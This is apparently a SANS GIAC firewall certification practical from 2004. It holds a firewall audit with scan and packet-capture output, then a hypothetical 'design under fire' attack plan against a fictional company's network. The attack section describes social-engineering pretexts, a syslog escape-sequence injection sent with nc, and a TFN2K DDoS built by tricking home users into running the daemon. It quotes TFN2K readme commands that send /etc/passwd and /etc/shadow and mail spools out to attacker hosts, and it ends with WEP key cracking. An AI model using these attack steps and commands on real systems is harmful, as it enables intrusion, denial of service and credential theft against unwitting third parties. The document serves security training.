Table 8.4



Next we pick up another internal network address (192.168.30.30 in this case) and try to perform the same type of smtp test using telnet command to DMZ smtp server listening on port 25:

Table 8.5



© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.


As we can see from the above output, GIAC workstation is not able to connect to DMZ smtp server and furthermore, firewall logs below confirm this outcome:

Table 8.6

Date	Time			Origin				Service	Source	Destination	Rule	Source Por
7Mar2004	19:47:19			giac-toronto	!		TCP	smtp	gui-client-giac-toronto	MAIL-Server	17	1139
7Mar2004	19:55:45			giac-toronto	!		TCP	smtp	MAIL-Server	gui-client-giac-toronto	17	2296
7Mar2004	19:56:41			giac-toronto	!		TCP	smtp	MAIL-Server	gui-client-giac-toronto	17	2297

3.2.3.2 Internal network to public network access scan

- Scan diagram



- Nmap command

  nmap –v –sS –sR –P0 –max_rtt_timeout 10 –p1-65535 –n 192.168.90.1

  where:
  v – verbose option to show more information while executing the command
  sS - SynStealth type of scan
  sU – UDP type of scan
  sR – RPC (Remote Procedure Call) scan
  P0 – do not ping the scanned IP
  p1-65535 – scan all ports
  n – do not perform IP address resolution

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Table 8.7


```
C:\Program Files\nmap3.50>nmap -v -sS -sR -P0 --max_rtt_timeout 10 -p1-65535 -n
192.168.90.1
WARNING: You specified a round-trip time timeout (10 ms) that is EXTRAORDINARILY
 SMALL.  Accuracy may suffer.

Starting nmap 3.50 ( http://www.insecure.org/nmap ) at 2004-03-05 00:44 MST
Host 192.168.90.1 appears to be up ... good.
Initiating SYN Stealth Scan against 192.168.90.1 at 00:44
The SYN Stealth Scan took 174 seconds to scan 65535 ports.
Interesting ports on 192.168.90.1:
(The 65532 ports scanned but not shown below are in state: filtered)
PORT    STATE  SERVICE VERSION
21/tcp  closed ftp
80/tcp  closed http
443/tcp closed https

Nmap run completed -- 1 IP address (1 host up) scanned in 174.281 seconds
```

As we can see above all three ports that internal network is allowed to connect on the public side show as closed. Reason for this was no netcat running on the public side (in our case GIAC border router internal IP address of 192.168.90.1), simulating ftp, http and https servers. Still we can see that ftp, http and https type traffic is allowed to pass by looking at SmartView Tracker log and log record details below:

Table 8.8


No.	Date	Time	Origin	Service	Source	Destination	Rule	Source Port
4368	5Mar2004	2:45:02	giac-toronto	ftp	internal-nmap-scan	Cisco-Router-Internal	8	61433
5914	5Mar2004	2:45:03	giac-toronto	http	internal-nmap-scan	Cisco-Router-Internal	8	61433
115091	5Mar2004	2:46:14	giac-toronto	https	internal-nmap-scan	Cisco-Router-Internal	8	61433

Table 8.9



© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Table 9.0



3.2.6 Firewall NAT test

This test should show the NAT translations inside GIAC firewall for public and internal network access. For this, <fw monitor> command will be run on GIAC firewall and its output will be redirected to a file. Two tests will be run:
One test from public address to GIAC http/https server (192.168.90.3) using internal router interface as a source, the other from GIAC internal network GUI workstation (192.168.30.30) to a public address. Results of these tests are presented below:

Public to https server:

eth2:i[48]: 192.168.90.1 -> 192.168.90.3 (TCP) len=48 id=11141
TCP: 1087 -> 443 .S.... seq=ce50296c ack=00000000
eth2:I[48]: 192.168.90.1 -> 192.168.60.1 (TCP) len=48 id=11141
TCP: 1087 -> 443 .S.... seq=ce50296c ack=00000000
eth2:i[48]: 192.168.90.1 -> 192.168.90.3 (TCP) len=48 id=11142
TCP: 1087 -> 443 .S.... seq=ce50296c ack=00000000
eth2:I[48]: 192.168.90.1 -> 192.168.60.1 (TCP) len=48 id=11142
TCP: 1087 -> 443 .S.... seq=ce50296c ack=00000000
eth2:o[76]: 192.168.90.2 -> 192.168.90.1 (ICMP) len=76 id=62953
ICMP: type=3 code=1 unreachable (host)
    192.168.90.1 -> 192.168.60.1 (TCP: 1087 -> 443) ipid=11141
eth2:O[76]: 192.168.90.3 -> 192.168.90.1 (ICMP) len=76 id=62953
ICMP: type=3 code=1 unreachable (host)
    192.168.90.1 -> 192.168.90.3 (TCP: 1087 -> 443) ipid=11141
eth2:o[76]: 192.168.90.2 -> 192.168.90.1 (ICMP) len=76 id=62954

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

ICMP: type=3 code=1 unreachable (host)
    192.168.90.1 -> 192.168.60.1 (TCP: 1087 -> 443) ipid=11142
eth2:O[76]: 192.168.90.3 -> 192.168.90.1 (ICMP) len=76 id=62954
ICMP: type=3 code=1 unreachable (host)
    192.168.90.1 -> 192.168.90.3 (TCP: 1087 -> 443) ipid=11142

Internal to public:

eth0:I[60]: 192.168.30.30 -> 192.168.90.1 (ICMP) len=60 id=21838
ICMP: type=8 code=0 echo request id=512 seq=2816
eth2:o[60]: 192.168.30.30 -> 192.168.90.1 (ICMP) len=60 id=21838
ICMP: type=8 code=0 echo request id=512 seq=2816
eth2:O[60]: 192.168.90.14 -> 192.168.90.1 (ICMP) len=60 id=21838
ICMP: type=8 code=0 echo request id=10002 seq=2816
eth0:i[60]: 192.168.30.30 -> 192.168.90.1 (ICMP) len=60 id=35415
ICMP: type=8 code=0 echo request id=512 seq=3072
eth0:I[60]: 192.168.30.30 -> 192.168.90.1 (ICMP) len=60 id=45783
ICMP: type=8 code=0 echo request id=512 seq=3072
eth2:o[60]: 192.168.30.30 -> 192.168.90.1 (ICMP) len=60 id=45783
ICMP: type=8 code=0 echo request id=512 seq=3072
eth2:O[60]: 192.168.90.14 -> 192.168.90.1 (ICMP) len=60 id=45783
ICMP: type=8 code=0 echo request id=10002 seq=3072

By reviewing these results we see NAT translation happening in accordance to the hide and static NAT implementation.

3.2.7 NetBIOS traffic test

Next test will verify if all NBT traffic is being dropped by the firewall. Tcpdump will be used simultaneously on internal, and external interface.
This traffic is not being logged, so no SmartviewTracker output is shown:

Internal interface eth0:
tcpdump –i eth0 host 192.168.30.30

16:01:12.866322 192.168.30.30.netbios-ns > 192.168.30.255.netbios-ns: NBT UDP PACKET(137): QUERY; REQUEST; BROADCAST
16:01:13.613404 192.168.30.30.netbios-ns > 192.168.30.255.netbios-ns: NBT UDP PACKET(137): QUERY; REQUEST; BROADCAST
16:01:14.364528 192.168.30.30.netbios-ns > 192.168.30.255.netbios-ns: NBT UDP PACKET(137): QUERY; REQUEST; BROADCAST
16:01:17.119017 192.168.30.30.netbios-ns > 192.168.30.255.netbios-ns: NBT UDP PACKET(137): QUERY; REQUEST; BROADCAST
16:01:17.869889 192.168.30.30.netbios-ns > 192.168.30.255.netbios-ns: NBT UDP PACKET(137): QUERY; REQUEST; BROADCAST

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

16:01:18.621032 192.168.30.30.netbios-ns > 192.168.30.255.netbios-ns: NBT UDP PACKET(137): QUERY; REQUEST; BROADCAST
16:01:21.375507 192.168.30.30.netbios-ns > 192.168.30.255.netbios-ns: NBT UDP PACKET(137): QUERY; REQUEST; BROADCAST
16:01:22.126410 192.168.30.30.netbios-ns > 192.168.30.255.netbios-ns: NBT UDP PACKET(137): QUERY; REQUEST; BROADCAST

25 packets received by filter
0 packets dropped by kernel

tcpdump –i eth2 host 192.168.30.30

0 packets received by filter
0 packets dropped by kernel

Again, this conforms to GIAC firewall policy of dropping unwanted NetBIOS traffic to prevent logs from filling up.

3.3 Audit overall results

GIAC firewall audit results proved to be successful. After all 65535 ports were scanned; there were a few ports that should be exclusively blocked on the firewall, including port 707 (Borland) tcp and udp as well as public access to Checkpoint firewall ports 18264, 18191 and 264. Besides these, all other firewall security and set up aspects were considered as properly implemented. However the audit pointed out the danger of having syslog and database servers in DMZ. Especially database server brought the attention of the auditors.

3.4 Audit recommendations

In the near future GIAC IT staff should consider moving DMZ database server out and in to internal network and utilizing an application proxy server in DMZ to handle database transactions. Another thing for GIAC to consider is to provide some sort of redundancy for the firewall either by installing a second firewall and setup a cluster (Stonebeat might be one of the solutions) and topping this up with load balancing in front of the firewalls
At this stage, the financial situation does not allow GIAC to implement these changes, but providing good business from selling “fortune cookies” on line will prove successful, this could become reality in not so distant future.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Assignment 4
DESIGN UNDER FIRE

For this purpose I had chosen network design of Eu Jin, Justin Ng from 24th of October 2003, v2.0, practical assignment 0451

http://www.giac.org/practical/GCFW/EuJin_JustinNg_GCFW.pdf

Diagram for this network was copied and pasted below:




Figure 1: GIAC Enterprises Network Diagram

4.1 GATHER AS MUCH INFORMATION AS POSSIBLE

From the hacker perspective this is the first and most important thing to do. Research, research and more research. Checking domain registration sites should provide me with GIAC registration information. Also checking publicly available GIAC website should reveal some more information about the company, specifically e-mail contacts, phone numbers etc. Using this information it is possible to find out some more information about GIAC publicly accessible

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

network, including DNS server(s) and actual security implementation by executing “social engineering” tactics.
One of them would involve obtaining sales department phone numbers, contacting GIAC sales department and pretend that I represent one of the publicly known security company trying to learn about GIAC existing security implementation.
Another option would be use wildly available <whois> command to obtain network addresses used by GIAC Enterprise. Having some ip addresses to work with, I’d use “safe” machine to do some Nmap scanning which could possibly reveal some information about any open ports

4.2 Attack the Firewall

As this practical assignment states, the firewall software is based on Checkpoint NG FP3 Code with hotfix2 applied.
By researching for vulnerabilities against this code I found the following:

- **Note 11:** Any direct quotes from other sources will be shown in *ITALIC* text

http://www.securityfocus.com/bid/7161/info

Check Point FW-1 Syslog Daemon Unfiltered Escape Sequence Vulnerability:

“Vulnerability: Syslog messages containing escape sequences directed to syslog daemon of Check Point FW-1 NG FP3 (including HF1 and Hf2) remain unfiltered and can cause strange output behaviour if log is viewed on console.

Tested version and platform:
Check Point FW-1 NG FP3 (also with HF1 or HF2) on Red Hat Linux 7.3 running kernel 2.4.9-34

Syslog message from network is not checked against non-printable characters, therefore if log is viewed on console, you can no longer trust the visual output at all.

Instructions for demonstration:
Enable receiving of syslog from remote by FW-1 like e.g. described above.

View log on console by running following command:
[firewall]# fw log -nfnl

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Send some special escape sequences via syslog, e.g.
[evilhost]# echo -e "<189>19: 00:01:04:
Test\a\033[2J\033[2;5m\033[1;31mHACKER~
ATTACK\033[2;25m\033[22;30m\033[3q" | nc -u firewall 514

Take a look at the console again, but don't be scared too much for now...
Press CTRL-C and reset the console to standard by executing:
[firewall]# reset

Attackers might send many "special" escape sequences, for Linux as destination see "man console_codes" for more.

Note: Standard syslog daemon on a RHL 7.3 system treats code like this as shown here:
Mar 14 13:29:30 linuxbox 19: 00:01:04: Test^G^[[2J^[[2;5m^[[1;31mHACKER ATTACK ^[[2;25m^[[22;30m^[[3q

Solutions to prevent unfiltered console output:
- Filter log output by using "tr" like:
[firewall]# fw log -tfnl | tr '\000-\011\013-\037\200-\377' ''*
(all chars with ASCII codes from decimal 0-31 and 128-255 except 10 for LF are replaced by a '')*

Update Check Point's syslog daemon to newer version once again, when available. “

Although this vulnerability describes Red Hat7 as the underlying OS, I could assume that same threat could exist under Windows NT server even though the escape sequences could be different, I’d still try to execute this venerability and try to compromise GIAC firewall

4.3 DDoS attack

I will execute TFN2K Mix Flood DDoS attack against GIAC public web server, which is the core of GIAC’s business, therefore crippling and/or disabling its revenue making structure

Here are the quick introduction comments on being “always on-line” taken from:

http://www.aaxnet.com/topics/secdsl.html

“Cable Modem service has additional network security problems because you are on a LAN (Local Area Network) with everyone else on that leg of the cable. This can make invasion of your computer fairly simple. Some cable providers encrypt network traffic to prevent this, others don't. If you are networked in your

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

office using the Windows default settings, your hard disks, printers and other resources may even show up in other people's "Network Neighborhood".

- *DSL and Cable Modem Internet connections are "always on". Effectively, you have a "static" IP address, making you an easy invasion target.*
- *DSL and Cable Modems put your internal network at the service of the access provider. They configure it for their needs, which may disrupt your internal services.*
- *"Back Orifice" type tools propagate like viruses. If a computer on your network gets infected, it emails your IP address and passwords to the perpetrator. "Security through Obscurity" no longer exists.*
- *Thousands of "script kiddies" now download sophisticated "point and click" invasion tools that automatically search for exposed computers to play with.*
- *TCP/IP is rapidly displacing NetBIOS and IPX on office networks making the entire network accessible from the Internet.*
- *The rise of an Internet criminal class. Wherever there is an easy vulnerability, lowlife is attracted to it. Data theft and data blackmail are becoming common, and "industrial espionage" is an aggressively marketed service.* "

To execute this type of attack, I establish cable connection to the Internet using one of the national service providers to “inject” malicious code into unsuspecting machines. Most peer-to-peer networks have NO built-in security and/or authentication to prevent me from doing this type of hack. After being connected for more than a week, I noticed that my IP address assigned by the provider stayed the same. In fact, I’m able to scan suitable machines very quickly just by doing internet based nslookup query on a few subnets for a period of one week, determining that virtually hundreds of IP addresses from mine and other subnets didn’t change at all. Many cable/dsl connected computers stay under the same IP addresses even though these are service provider dhcp assigned. This “feature” enables me to scan the suitable machines much faster. Once I have at least 1000 “static” ip addresses scanned, I will use nmap to scan for Operating System fingerprints, which will determine suitability for TFN2K server daemon injection. Here, I’m specifically looking for Windows based machines. The following nmap command is utilized:

nmap -sS –P0 -O -T 3 xxx.xxx.xxx.xxx
where:
sS – SynStealth scan; P0 – do not ping; O – try to determine Operating System; T 3 – normal throttle; xxx.xxx.xxx.xxx – IP address of the victim obtained earlier.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Once this is done, I download Tribal Flood 2K network daemon from:

http://www.twistedinternet.com/archive-files/Exploits/Denial-of-Service/

Below is an excerpt of usage taken from downloaded <readme> file, which explains all the details on how to implement and execute TFN2K attack:

" Tribe FloodNet 2k edition
Distributed Denial Of Service Network
(c) Mixter <mixter@newyorkoffice.com>

Contents:

About

TFN can be seen as the yet most functional DoS attack tool with the best performance that is now almost impossible to detect. What is my point in releasing this? Let me assure you it isn't to harm people or companies. It is, however, to scare the heck out of everyone who does not care about systematically securing his system, because tools sophisticated as this one are out, currently being improved drastically, kept PRIVATE, and some of them not with the somewhat predictable functionality of Denial Of Service. It is time for everyone to wake up, and realize the worst scenario that could happen to him if he does not care enough about security issues.
Therefore, this program is also designed to compile on a maximum number of various operating systems, to show that almost no modern operating system is specifically secure, including Windows, Solaris, most UNIX flavors and Linux.

Feature description

Using distributed client/server functionality, stealth and encryption techniques and a variety of functions, TFN can be used to control any number of remote machines to generate on-demand, anonymous Denial Of Service attacks and remote shell access. The new and improved features in this version include:

Functionality additions:
** Remote one-way command execution for distributed execution control*

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

** Mix attack aimed at weak routers*
** Targa3 attack aimed at systems with IP stack vulnerabilities*
** Compatibility to many UNIX systems and Windows NT*

Anonymous stealth client/server communication using:
** spoofed source addresses*
** strong advanced encryption*
** one-way communication protocol*
** messaging via random IP protocol*
** decoy packets*

Compilation

You have to agree to the disclaimer in order to compile TFN.
Before you compile, make sure to edit src/Makefile and uncomment the options for your operating system. You are advised to take a look at src/config.h and edit it to change some important default values.
Once you start compiling, you will be prompted for a server password that can be 8 to 32 characters long. If you compile with REQUIRE_PASS, you will need to remember and type in this password in order to use the client.

Installation

The TFN server is installed on a host running as root (or euid root).
It will not commit changes of system configuration in any way itself, so you would have to make it restarting after system reboots.
Once the server is installed, you can add the hostname to your list of ready servers (but you can contact single servers as well).
The TFN client can be run from most (root) shells and windows command line (with Administrator privileges needed on NT).

Using the client

The client, tfn, is used to contact the servers, which then will change their configuration, spawn a shell, or control flood against a multiple number of victim hosts. You can either read the servers hosts from a file containing the hostnames: tfn -f file
or you can contact one server at a time: tfn -h hostname
The default command issued is to stop flooding by killing all child threads on the server hosts. Commands can generally be issued with -c <id>. See TFN command line and descriptions below.
The option -i is needed to give option values to commands, and to parse the string of target hosts, which consists of all victim hosts, separated by a delimiter character, which is @ by default. When using smurf flood, only the first target is a victim and the following ones are used as directed broadcast flood amplifier addresses.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

ID 1 - Anti Spoof Level: The DoS attack commenced by the servers will always emanate from spoofed source IP addresses. With this command, you can control which part of the IP address will be spoofed, and which part will contain real bits of the actual IP.
ID 2 - Change Packet Size: The default ICMP/8, SMURF, and UDP attacks use packets of a minimal size by default. You can increase this size by changing the payload size of each packet in bytes.
ID 3 - Bind root shell: Starts a one-session server that drops you to a root shell when you connect to the specified port.
ID 4 - UDP flood attack. This attack can be used to exploit the fact that for every udp packet sent to a closed port, there will be an ICMP unreachable message sent back, multiplying the attacks potential.
ID 5 - SYN flood attack. This attack steadily sends bogus connection requests. Possible effects include denial of service on one or more targeted ports, filled up TCP connection tables and attack potential multiplication by TCP/RST responses to non-existent hosts.
ID 6 - ICMP echo reply (ping) attack. This attack sends ping requests from bogus source IPs, to which the victim replies with equally large response packets.
ID 7 - SMURF attack. Sends out ping requests with the source address of the victim to broadcast amplifiers, hosts that reply with a drastically multiplied bandwidth back to the source.
ID 8 - MIX attack. This sends UDP, SYN and ICMP packets interchanged on a 1:1:1 relation, which can specifically be hazard to routers and other packet forwarding devices or NIDS and sniffers.
ID 9 - TARGA3 attack. Uses random packets with IP based protocols and values that are known to be critical or bogus, and can cause some IP stack implementations to crash, fail, or show other undefined behavior.
ID 10 - Remote command execution. Gives the opportunity of one-way mass executing remote shell commands on the servers. See sub section 4.1 on further usage of this function.
For further information on the options, see also the command line help.

Using TFN for other distributed tasks

According to the CERT advisory, recent versions of distributed attack tools also include a new popular feature: self-updating software. While I didn't explicitly include this function, it is basically possible to do with TFN. Command #10, remote command execution, gives the TFN user the ability of executing the same shell commands in "batch" mode on any number of remote hosts. This should be regarded as a tiny demonstration that distributed network tools are capable of virtually anything, beyond such relatively simple things as Denial Of Service attacks.

Following are some fun but thoroughly evil examples:
(These are EXAMPLES, not suggestions.. just in case you plan on suing me =P)

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Remotely self-updating TFN servers:
Set up an account "user" at sample.edu for world access by putting "+ +" into "~/.rhosts". Place "tfn3000" into /tmp, and issue the command:
tfn -f hosts.txt -c10 -i "(rcp user@sample.edu:/tmp/tfn3000 /tmp/tfn3000\ && killall -9 td && mv -f /tmp/tfn3000 /etc/owned/td && /etc/owned/td) &"
Fetch password files:
On your local host, type: while :; do 'nc -l -p 666 >> passwds' ; done
Now issue the command: tfn -f hosts.txt -c10 -i "(hostname ; ypcat \ passwd || cat /etc/passwd /etc/shadow) | telnet intruders.org 666"
Fun with Network Intrusion Detection:
tfn -f hosts.txt -c10 -i "echo 'GET /cgi-bin/phf?Qname=x%0A/bin/something\ %20is%20wrong%20with%20your%20IDS' | telnet www.security-corporation.com 80"
Fun with e-mail:
tfn -f hosts.txt -c10 -i "cat ~mail/ | gzip -c | uuencode -m surprise.gz \ | mail -s surprise root@intruders.org" or*
tfn -f hosts.txt -c10 -i "echo better take care, people could accidentally\ shoot you | mail -s 'a word of warning' president@whitehouse.gov"

Just a few of the possibilities, use your imagination... if nothing else gets people to secure their networks, maybe these perspectives will. O:)

Technology description

TFN consists of a client and an unlimited number of servers that are each installed on different hosts. Each one of these servers is utilized to commence floods with spoofed source IPs.
Communication between client and server is realized using a randomly chosen protocol, TCP, UDP or ICMP, with internal values optimized so that no recognizable pattern can be found in client/server communication and that the packets easily pass through most filtering mechanisms.
The actual Tribe Protocol (tm) is contained in the packet payload. It is CAST-256 encrypted and base64 encoded, and is decoded by the TFN servers in first place. The payload then consists of the header, which is the command ID surrounded by two equal characters, and followed by the target or option string.
The clients source IP address is generally spoofed, but a custom IP may be used for purposes like evasion of rfc2267 ingress/egress filtering, as well as a custom protocol.
Additionally, any amount of decoy packets can optionally be sent out with every real packet, in order to obscure the real servers locations, thereby completely obscuring the client/server communication."

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

I edit TFN2K Makefile, compile the program, and create TFN2K client (tfn) and TFN2K server (td) for use on windows based system. Below is the portion of Makefile, where different OS options can be seen:

*# Linux / *BSD* / Others*
 # CC = gcc
 # CFLAGS = -Wall -O3
 # CLIBS =
 # Solaris (IRIX / AIX / HPUX ?)
#CC = gcc
#CFLAGS = -Wall -O3
#CLIBS = -lnsl -lsocket

 # Win32 (cygwin)
CC = gcc
CFLAGS = -Wall -DWINDOZE -O2
CLIBS =

Once that is done, I'll use peer-to-peer file sharing with "selected" IP addresses to "share" my TFN2K files with unsuspecting users and get them to execute the malicious code of TFN2K server. After that, I configure my TFT2K client to include all 50 IP addresses scanned earlier in its configuration file and execute the command from TFN2K client:

tfn –f "config file containing tfn2k-servers" –c 8 –i "ip address of GIAC http server"
where:
-f option specifies the input file
-c 8 option specifies Mixflood type of attack
-i option specifies the IP address of GIAC web server, which I obtained by using internet nslookup command

"ID 8 - MIX attack. This sends UDP, SYN and ICMP packets interchanged on a 1:1:1 relation, which can specifically be hazard to routers and other packet forwarding devices or NIDS and sniffers."

TFN2K daemon encrypts all the data (good) and allows me to send mixed attacks from my slaves. All this mixed DDoS traffic will hit GIAC's border router and the firewall on it's way to the WEB server, causing them to become over processed and considerably slow down if not crash altogether, even though there is some access lists installed on the border router and the firewall policy is in place. After approximately 30min I verify access by querying GIAC's web server, and find approximately 5min long response times, which are very good indication that my attack was successful.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

I kept the attack going for another 2 hours and then stopped it by executing:

tfn –f “config file containing tfn2k-servers” –c 0

where:

-c 0 option causes immediate stop to flooding

Countermeasures to this type of attack would include implementation of anti spoofing rules for inbound and outbound traffic on border router, “anti-TFN2K” programs installed on major intrusion points, implementation of IDS system(s), engaging ISP in proactive DDos prevention and keeping internal networks as secure as possible to prevent the “leak out” of unneeded services that could be used against GIAC

4.4 Compromise GIAC internal system

To compromise GIAC internal system I’m going to use wireless technology. Although this type of network it is not explicitly mentioned in Eu Jin and Justin Ng network diagram, I assume that it is a very high probability of GIAC management and IT personnel using it at a present time. I have been using wireless networks for quite some time now, investing substantial amount of money in putting together very good wireless kit:

My hardware setup consist of:

- Compaq Presario X 1000 laptop
- Orinoco 8482 Gold 802.11a/b/g PCI Card (A/B/G)
- Omni directional antenna with wide focus and relatively small gain
- Magellan USB GPS receiver

I have the following software installed on my laptop

- Windows 2000 professional
- Perl distribution software
- GTK+ 1.3.0 and 2.2.4, GIMP 1.2.5 for windows
- AiroPeek NX wireless sniffer for Windows
- Microsoft MapPoint software
- Airsnort for WEP cracking
- Samspade for windows

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

I will use WLAN technology, because it is one of the hardest to detect and investigate. I had already spent some time on “social engineering” and GIAC web site information, to obtain the exact location of GIAC main office building.

My AiroPeek NX software purchased from: http://www.wildpackets.com/products/airopeek_nx supports packet capturing via 802.11a, b and g implementations as well as non-US channel surfing (from 1 to 24). Next, I setup my Orinoco card SSID (Service Set Identifier) to <Any> which tells the driver to use a zero-length SSID in its probe requests which will cause GIAC’s AP (Access Point) to respond, start my AiroPeek NX software and drive to GIAC main office location. On location, as expected, my wireless antenna picks up very strong signal and I am ready to start collecting packets from that source. After one hour of sniffing, I had captured enough packets to analyze, so I save them in a file and drive home. At home I switch my WLAN card to promiscuous mode, fire up my AiroPeek, open up my saved capture file and start doing some filtering. One of the nice features of AiroPeek software is Peer map, which is showing me each captured system communicating with a particular MAC address, and this is most likely GIAC’s AP (Access Point). I also see GIAC’s access point SSID in the open and notice 40bit WEP encryption taking place, so my next step is to crack the WEP key using Airsnort ported for Windows 2000

Below are steps to implement Airsnort on Windows 2000 taken from:

http://airsnort.shmoo.com/windows.html

- *Grab Airsnort out of the CVS tree at sourceforge.*

  http://cvs.sourceforge.net/viewcvs.py/airsnort/AirSnort/

- *A crude windows makefile is included. The makefile is used to build both the required dll and the Airsnort executable.*
- *To minimize the number of changes between platforms, Airsnort for Windows uses the Windows ports of GLIB and GTK+1.2. Grab them here GTK+ and GIMP for Windows. You will need at a minimum gtk+-1.3.0-20030216.zip, glib-2.2.1.zip, glib-dev-2.2.1.zip and gtk+-dev-1.3.0-20030115.zip. The names of these files may change slightly as new versions are posted. This is not a tutorial on how to get those packages installed, but you will need them placed where your compiler can find them and may need to tweek the makefile to please all.*
- *Copy AiroPeek NX file Peek5.sys (Win2K/XP). It will be located in the AiroPeek directory. Copy this file into your AirSnort/bin directory. As far as I can tell, this will allow AirSnort to run on Win2K/XP.*
- *Compile and run AirSnort. You will need to get the device name of your Orinoco card. For me, it was found in the registry at: HKEY_LOCAL_MACHINE\Software\Microsoft\Windows*

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

NT\CurrentVersion\NetworkCards. Look through each of the numbered keys until you find the one that refers to your Orinoco card. Mine was something like {6CB9D388-3838-4282-9B9D-54A90338FC8A} prefix this with \Device\ to get your device name, such as: \Device\{6CB9D388-3838-4282-9B9D-54A90338FC8A}, also select card type Orinoco just for the hell of it.

- *To compile, from the AirSnort directory use the command:*
- *nmake /f windows.mak*

Once that's done, I run Airsnort binary and feed it with captured AiroPeek NX data and in a fairly short time of 10 minutes (GIAC uses only 40bit encryption) I am presented with the WEP encryption key.
